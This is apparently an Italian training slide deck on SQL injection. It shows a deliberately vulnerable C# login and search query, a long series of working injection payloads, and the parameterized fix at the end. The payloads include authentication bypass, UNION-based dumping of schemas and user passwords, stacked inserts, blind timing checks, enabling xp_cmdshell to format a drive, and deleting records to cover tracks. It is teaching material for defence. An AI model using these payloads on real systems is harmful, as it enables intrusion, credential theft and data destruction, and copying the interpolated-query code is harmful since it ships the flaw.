SQL Injection crash(ed) course – Try this ONLY at home!

Alberto Turelli


PirlOverflow

Brescia, 21 ottobre 2025

Una query semplice che non farò mai più

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = 'password123';
```

O meglio, una query semplice che non implementerò mai più così



```
1 reference
public async Task<User?> AuthenticateAsync(string email, string password)
{
    try
    {
        using var connection = _dbConnectionService.CreateConnection();

        string sql = $@"
            SELECT TOP (1)
                *
            FROM dbo.Users
            WHERE Email = '{email}'
                AND Password = '{password}'";

        var user = await connection.QueryFirstOrDefaultAsync<User>(sql);
```

Una buona password...

- 8+ caratteri
- Lettere minuscole e maiuscole
- Numeri
- Caratteri speciali

Una buona password...

- 8+ caratteri
- Lettere minuscole e maiuscole
- Numeri
- Caratteri speciali

Ci sono! Userò `' OR 'a1'='a1`

SQL Injection #1: WHERE poisoning

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = '' OR 'a1'='a1';
```

SQL Injection #1: WHERE poisoning

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE (Email = 'test@example.com' AND Password = '')
       OR 'a1'='a1';
```

Recuperare il numero di campi estratti

```
SELECT
        *
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' ORDER BY 1--%' ORDER BY StartDate;
```

SQL Injection #2: UNION ALL

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, 'a', NULL, NULL,
NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```

SQL Injection #2: UNION ALL

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId} AND Title LIKE '%'
UNION ALL
SELECT NULL, 'a', NULL, NULL, NULL, NULL
ORDER BY 2
--%' ORDER BY StartDate;
```

Recuperare la versione del database server*

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, @@VERSION, NULL,
NULL, NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la versione del database server**

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, VERSION(), NULL,
NULL, NULL, NULL ORDER BY 2--%' ORDER BY StartDate;
```


Recuperare la struttura del database*

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(S.name, '.', T.name, '.', C.name), NULL, NULL, NULL,
NULL FROM sys.columns C INNER JOIN sys.tables T ON T.object_id
= C.object_id INNER JOIN sys.schemas S ON S.schema_id =
T.schema_id ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la struttura del database**

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(C.TABLE_SCHEMA, '.', C.TABLE_NAME, '.', C.COLUMN_NAME), NULL,
NULL, NULL, NULL FROM INFORMATION_SCHEMA.COLUMNS C WHERE
C.TABLE_SCHEMA <> N'INFORMATION_SCHEMA' ORDER BY C.TABLE_NAME,
C.ORDINAL_POSITION
 ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la struttura del database



Users

Id
Email
Password
FirstName
LastName
CreatedAt

Courses

Id
Title
StartDate
EndDate
Result
UserId

Recuperare il contenuto di una tabella

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT U.Id, CONCAT(U.Email,
'/', U.Password), NULL, NULL, NULL, NULL FROM dbo.Users U ORDER BY 2-
-%' ORDER BY StartDate;
```

SQL Injection #3: query concatenating

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = ''; INSERT INTO dbo.Users (Email,
Password, FirstName, LastName) VALUES ('pippo@disney.com',
'clarabella', 'Pippo', 'De'' Pippis');--';
```

SQL Injection #3: query concatenating

```
SELECT TOP (1) *
FROM dbo.Users
WHERE Email = 'test@example.com' AND Password = '';

INSERT INTO dbo.Users (Email, Password, FirstName, LastName)
VALUES ('pippo@disney.com', 'clarabella', 'Pippo', 'De''
Pippis');
--';
```

Inserimento dati

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; INSERT INTO dbo.Courses (Title,
StartDate, EndDate, Result, UserId) SELECT DISTINCT Title, StartDate,
EndDate, 28, (SELECT Id FROM dbo.Users WHERE Email =
'pippo@disney.com') FROM dbo.Courses;--%' ORDER BY StartDate;
```

Inserimento dati

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; INSERT INTO dbo.Courses (Title,
StartDate, EndDate, Result, UserId) SELECT 'Corso di tango
acrobatico', CAST(CURRENT_TIMESTAMP AS DATE), CAST(CURRENT_TIMESTAMP
AS DATE), 30, (SELECT Id FROM dbo.Users WHERE Email =
'pippo@disney.com');--%' ORDER BY StartDate;
```

SQL Injection #4: blind SQL injection

```
SELECT TOP (1)
        *
FROM dbo.Users
WHERE Email = 'test@example.com'
        AND Password = ''; IF (SELECT SYSTEM_USER) = 'sa' WAITFOR
DELAY '00:00:05';--';
```

Recuperare altri database sullo stesso server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, D.name, NULL, NULL,
NULL, NULL FROM sys.databases D ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la struttura degli altri database

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL,
CONCAT(S.name, '.', T.name, '.', C.name), NULL, NULL, NULL,
NULL FROM AdventureWorks2022.sys.columns C INNER JOIN
AdventureWorks2022.sys.tables T ON T.object_id = C.object_id
INNER JOIN AdventureWorks2022.sys.schemas S ON S.schema_id =
T.schema_id ORDER BY 2--%' ORDER BY StartDate;
```

Recuperare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE sp_configure 'show advanced
options', 1; RECONFIGURE;--%' ORDER BY StartDate;
```

Recuperare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%' UNION ALL SELECT NULL, CONCAT(C.name, ':
', CONVERT(NVARCHAR, COALESCE(C.value, C.value_in_use)), NULL, NULL,
NULL, NULL FROM sys.configurations C ORDER BY 2--%' ORDER BY
StartDate;
```

Modificare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE sp_configure 'max server memory
(MB)’, 128; RECONFIGURE;--%' ORDER BY StartDate;
```

(Windows) Modificare la configurazione del server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;--%' ORDER BY StartDate;
```


(Windows) Eseguire comandi sul server

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; EXECUTE master..xp_cmdshell 'format D: \q
\u', NO_OUTPUT;--%' ORDER BY StartDate;
```

Coprire le proprie tracce

```
SELECT
        Id, Title, StartDate, EndDate, Result, UserId
FROM dbo.Courses
WHERE UserId = {userId}
        AND Title LIKE '%'; DELETE FROM dbo.Courses WHERE UserId IN
(SELECT Id FROM dbo.Users WHERE Email = 'pippo@disney.com'); DELETE
FROM dbo.Users WHERE Email = 'pippo@disney.com';--%' ORDER BY
StartDate;
```

Una query semplice che implementerò così




```
public async Task<User?> AuthenticateAsync(string email, string password)
{
    try
    {
        using var connection = _dbConnectionService.CreateConnection();

        const string sql = @"
            SELECT Id, Email, Password, FirstName, LastName, CreatedAt
            FROM Users
            WHERE Email = @Email AND Password = @Password";

        var user = await connection.QueryFirstOrDefaultAsync<User>(sql, new { Email = email, Password = password });
```

Una query semplice che implementerò così

```
SELECT TOP (1)
       *
FROM dbo.Users
WHERE Email = 'test@example.com'
       AND Password = ''' OR ''a1''=''a1';
```

Bobby Tables (xkcd.com #327)

Molto più di una textbox


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Grazie!

https://github.com/CodicePlastico/BibeCatalogue

FOLLOW US